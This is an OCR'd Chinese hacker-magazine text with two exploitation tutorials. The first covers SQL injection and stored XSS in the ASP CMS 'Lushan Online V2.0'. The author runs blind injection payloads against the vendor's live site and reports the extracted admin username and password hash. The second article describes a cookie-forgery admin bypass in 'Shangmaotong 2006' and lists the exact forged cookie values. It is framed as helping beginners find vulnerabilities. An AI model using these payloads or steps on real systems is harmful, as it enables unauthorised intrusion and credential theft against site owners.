


图6 填上要查看的文件

注入、跨站 庐山在线V2.0漏洞利用

樱花浪子[I.S.T]

从本文你可以学到：
1、庐山在线注射漏洞分析
2、庐山在线跨站漏洞分析
3、实战演习

由于近期买了个空间，去“源码之家”看看有没有什么好程序，无意中发现一套整站ASP程序，(庐山在线 v2.0最新版的)，功能可谓是挺强大的，可惜漏洞也不少，下面和大家小谈一下存在的漏洞。

一、注入

存在的漏洞文件为：**Article_Class.asp** 和 **Photo_class.asp**。先看看Article_Class.asp文件。30行的代码引起我的注意，代码如下：

```
<%
dim sqlRoot,rsRoot,trs,ClassID,TitleStr
sqlRoot="select C.ClassID,C.ClassName,C.RootID,L.LayoutFileName,L.LayoutID,C.Child,C.ParentPath From ArticleClass C inner join Layout L on C.LayoutID=L.LayoutID where C.ParentID=" & ClassID & " and C.IsElite=True and C.LinkUrl='' and C.BrowsePurview>=" & UserLevel & " order by C.OrderID"
Set rsRoot= Server.CreateObject("ADODB.Recordset")
rsRoot.open sqlRoot,conn,1,1
%>
```

发现上面定义了sqlRoot，rsRoot，trs，ClassID等为变量，可是在数据库查寻却是**C.ClassID**这个字段。继续跟踪，在354行发现了如下代码：

```
set trs=conn.execute("select top 4 C.ClassID,C.ClassName,C.RootID,L.LayoutFileName,L.LayoutID From ArticleClass C inner join Layout L on C.LayoutID=L.LayoutID where C.ParentID=" & rsRoot(0) & " and C.IsElite=True and C.LinkUrl='' and C.BrowsePurview>=" & UserLevel & " order by C.OrderID")
```

在这里发现的也是**C.ClassID**这个变量值，继续往下看359行代码：

```
set trs=conn.execute("select ClassID from ArticleClass where ParentID=" & rsRoot(0) & " or ParentPath like '%" & rsRoot(6) & "," & rsRoot(0) & ",%' and Child=0 and LinkUrl='' and BrowsePurview>=" & UserLevel)
```

呵呵，这回发现对**ClassID**变量没有什么过滤就进入数据库查询了，而且这个变量值可以直接从地址栏上注入。对我们菜鸟挺方便的。由于Photo_class.asp文件里的代码和Article_Class.asp基本上一样，我就不把代码贴出来了。

二、跨站

由于这个程序访问者可以对管理员发的文章进行评论，那么就试试有没有跨站吧！但是查看代码知道在OICQ、姓名等地方都做了长度限制，还好对MSN没有做长度限制，所以直接在MSN里打上“**<script> alert('hack')</script>**”。

登录后台却发现没有成功，难道不存在漏洞？看了一下第六期刺猬的跨站文章，又问了一下小天，再看看后台显示的源代码：

```
<a href='UserInfo.asp?UserID=14' title=' 姓名：hacklu
信箱：fsafq@163.com
Oicq：
Icq：
Msn：<script>alert("hack")</script>
I P：60.30.50.14
主页：' target='_blank'>hacklu</a>
```

终于找到答案了，原来是姓名、信箱等信息还有跨站代码是被“**title**”后面的单引号给控制了，也就是提交的信息被当成文本了。我们要在提交的信息前面加上一个单引号，把前面的的单引号给闭合了就OK了。再次在MSN的地方写：‘ **<script> alert('hack')</script>**’如图1所示。这样管理员在后台查看评论的时候就会执行我们的代码，如图2所示，嘿嘿，管理员中招了吧。




图1 填写跨站代码




图3 AND 1=1的页面




图2 跨站成功




图4 AND 1=2的页面

三、测试官方网站

跨站是在我自己的空间测试的，下面就对其官方网站测试了一下。官方网站为：www.lushanhao.com。注入地址为：http://www.lushanhao.com/Article_Class.asp?ClassID=51

提交**AND 1=1**和**AND 1=2**返回了图3和图4的结果。

由于我已经知道数据库是ACCESS的了，就不做判断语句了。直接提交：**And (Select Count(*) from Admin)>=0**，返回了图3的页面。说明存在**ADMIN**这个表，接着提交：**And (Select Count(username) from Admin)>=0**和**And (Select Count(password) from Admin)>=0**，都返回了正常，说明存在username，password这两个列，由于源码我都看过了，所以知道数据库里面是存在这样的表名和列名的。

表名和字段名都猜出来了，下面

就猜猜字段的长数吧。提交：**and 1=(select count(*) from admin where len(username)>0)**返回正常，这句是猜字段的内容的长度，把后面的“0”改成1、2、……当改成“6”的时候返回错误，如图5。说明username里的长度应该是6了，接着用同样的方法猜PASSWORD里的字段长度。




图5 当长度是6时出现错误

继续猜用户名和密码，提交：**and 1=(select count(*) from admin where left(username,1)='a')**,返回错误，再把“a”改成B、C……最后猜用户名为：davezc，把username换成password用同样的方法猜就可以了。密码为：0240afebcaeb6cfe，去MD5的网站破解一下没有成功，我也没耐心继续破解了。但是注入和跨站还是真实存在的，最后和这个程序的作者联系了一下。

本文没什么技术含量，只是简单说了下这套程序的两个漏洞，最后温习了一下ASP手动注入。希望能给菜鸟朋友们带来帮助，文章不足之处还望高手指正，欢迎大家来NOHACK论坛和我交流。

编辑点评：

浪子我早就认识，开始的时候也和很多人一样，认为找漏洞是很难的，都是牛人才能做到的事情，自己肯定不行；后来经过自己努力学习，认真观摩杂志上每次刊登的文章，也慢慢地能找一些程序的漏洞了，现在越来越痴迷，希望他以后能带给我们更多的好文章。喜欢WEB漏洞的朋友可以自己试着来找一些漏洞了，其实不难的！你肯定能做到，相信你自己！



商贸通2006 后台验证COOKIE欺骗

花非花[L.S.T]

从本文你可以学到：

1、商贸通2006后台COOKIE欺骗利用

2、商贸通2006后台拿WEBSHELL的方法

首先要感谢老大Lenk，在我学习过程中，不断地给予帮助。

测试版本：商贸通2006地方门户版

商贸通是一款基于ASP的网站程序，功能强大，界面、安全性都是比较可以的，就是在后台验证的时候出了不该有的毛病，导致我们可以绕过后台认证，直接进入后台管理，相信这样的毛病会深受广大黑友的喜爱。

出现问题的文件是在admin目录下的**Chkadmin.asp**文件。我们先来看看其验证出问题的核心部分吧。

```
nick=replace(trim(request("nick")),"'","")    '对输入的用户名过滤单引号,防注入
password=replace(trim(Request("password")),"'","")    '对输入的密码过滤单引号,防注入
password=md5(password)    '采用MD5加密,大家最恨的
set rs=server.createobject("adodb.recordset")
sql="select * from SMT_admin where SMT_password='"&password&"' and SMT_nick='"&nick&"'"    'SQL查询语句,获取所有管理员的用户名和密码
rs.open sql,conn,1,1
if not(rs.bof and rs.eof) then
    if password=rs("SMT_password") and nick=rs("SMT_nick") then    '如果用户提交上来的password,admin和查询所得的smt_password,smt_nick(用户名字段)有完全相同的
Response.Cookies("adminID")=rs("SMT_id")    '那么就把管理员的smt_id,smt_nick,smt_flag的相应字段值cookies的形式存储在客户端
        Response.Cookies("admin")=rs("SMT_nick")
        Response.Cookies("adminflag")=rs("SMT_flag")
    response.redirect "manage.asp"    '只要用户提交的cookies值和管理员的smt_id,smt_nick,smt_flag这三字段的值一致,就redirect到manage.asp(管理界面)
    else
    call Error
    end if
else
    call Error()
end if
```

漏洞分析算是结束了，那么现在就要来实战一番了。用到的工具是老兵大哥的欺骗工具：MyBrowser.exe，在地址栏输入http://测试网站/admin/manage.asp,并在地址栏上方把“设置自定义按钮”按上，修改cookies的值为：adminID=5；admin=admin；adminflag=1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1；（默认管理员的用户名为admin SMT_ID为5,adminflag为1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1).然后点击“连接”按钮(注意：在此过程中“设置自定义按钮”必须一直处于按下状态)，管理界面就出来啦！如果一次不成功，就再次在地址栏里输入http://测试网站/admin/manage.asp。继续点连接，一般两三次就能成功，如图1。




图1 COOKIE构造

